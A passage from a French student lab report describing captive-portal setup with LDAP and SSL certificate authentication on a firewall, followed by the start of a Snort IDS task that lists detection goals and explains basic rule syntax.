
La création de l'autorité racine se fait sans problèmes, les informations entrées sont arbitraires (Nom, Organisation, Lieu, etc…).




Il est maintenant possible de créer l'annuaire LDAP :




La création de l'utilisateur permettra d'autoriser qu'un seul utilisateur à se connecter plutôt qu'autoriser tous les utilisateurs. Il sera ensuite nécessaire de créer le certificat en se rendant dans l'onglet « Certificat » puis « créer le certificat ». Il sera ensuite créé et sera téléchargeable depuis l'espace « Certificats et PKI ».




Enfin, on peut ajouter l'utilisateur à la liste des utilisateurs autorisés à se connecter au portail captif en précisant la méthode d'authentification SSL. On précise aussi que la méthode d'authentification par défaut est celle par certificat SSL et on supprime tout autre méthode d'authentification.




Dans l'onglet « Portail Captif », on va spécifier l'interface où le portail captif doit être mis en place. Le « profil » et la « méthode ou annuaire par défaut » se définissent automatiquement après avoir choisi l'interface.




Dans l'onglet « Profils du Portail Captif », tout est paramétré automatiquement, on peut voir quel la « méthode ou annuaire par défaut » à été défini sur « Annuaire LDAP », ceci signifie que l'annuaire que nous avons créé sera utilisé pour rechercher les utilisateurs et les authentifier quand un utilisateur essaie de s'authentifier sur une machine.




On peut à présent créer une règle d'authentification pour rediriger les utilisateurs sur celle-ci quand ils accèdent à un réseau. Ici, il est cohérent de choisir le réseau Internet pour destination car cela signifie réseau externe. Donc lorsque l'utilisateur sortira du Firewall, il sera redirigé vers le portail captif pour se connecter (si c'est la première fois) et pourra ensuite y accéder. On précise que la source est un utilisateur inconnu du Firewall, cela signifie que s'il ne connaît pas l'utilisateur, il le redirige sur la page d'authentification. Cela s'applique par exemple pour une machine qui se connecte pour la première fois au réseau. On a également précisé vers quelle interface on envoie le portail d'authentification (network_internals = bridge et network_in).




Une fois cela fait, les utilisateurs seront redirigés vers cette page d'authentification lorsqu'ils sortiront du réseau. Il faut maintenant télécharger le certificat qui permettra d'authentifier l'utilisateur sur le réseau. Pour cela, on clique sur « Téléchargement » au format P12 pour pouvoir ensuite l'importer dans le navigateur de la machine à authentifier.




Authentification :




Avant authentification, lorsque l'on essaie d'accéder au serveur web distant, on est redirigé sur la page suivante :




Il faut donc entrer le nom de l'utilisateur. Si le navigateur est dépourvu du certificat SSL de l'utilisateur spécifié, une erreur apparaitra. Dans le cas où le bon certificat est entré, la page suivante apparait avec le certificat à choisir :



Une fois choisi, le certificat authentifie l'utilisateur et une autre page apparait. L'utilisateur est désormais authentifié :



On peut vérifier quel est l'utilisateur qui s'est authentifié en allant dans l'onglet « Données personnelles » :



Tâche 5 Mettre en place un IDS et le tester (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 16h

Objectif : Installation et configuration de Snort

Vous devrez être capable de détecter les évènements suivants :


- Tentative de connexion SSH sur vos serveurs depuis l'extérieur
- Attaque DoS sur votre serveur Web avec des GET requests
- Détection des URIs non-normalisées
- Détection d'un login raté sur le serveur FTP
- Détection d'une attaque DoS avec TCP SYN
- Détection de paquets fragmentés de taille < 500 ou > 2000

Sous-tâches	Evaluation prof
Installation de Snort	100%
Création des règles	100%
Test des règles	100%

Rapport


(Expliquez votre démarche, le format d'une règle, écrivez vos règles, insérez les captures d'écran des résultats de détection de Snort, etc.)

On avait eu un problème de version de snort (2.7 a la place de 3.1) à cause de ça on a perdu du temps à faire la réinstallation.
Tutorial d'installation utilisé :
https://www.howtoforge.com/install-and-configure-snort-3-on-ubuntu-22-04/



Voici les règles manuelles qu'on a mis en place pour respecter chaque alerte dit.

Voici un exemple pour comprendre la syntaxe de snort pour ensuite fabriquer les règles manuellement



1. ***alert**: Indique que cette règle doit déclencher une alerte lorsqu'elle est satisfaite, signalant ainsi un événement suspect ou potentiellement malveillant.*
2. ***tcp**: Spécifie le protocole, indiquant que la règle s'applique au trafic utilisant ce protocole.*
3. ***any**: Indique que la valeur peut être n'importe quelle adresse IP ou n'importe quel port.*
4. ***21**: Le port source qui est utilisé par le protocole FTP cela signifie que la règle surveille le trafic FTP entrant.*
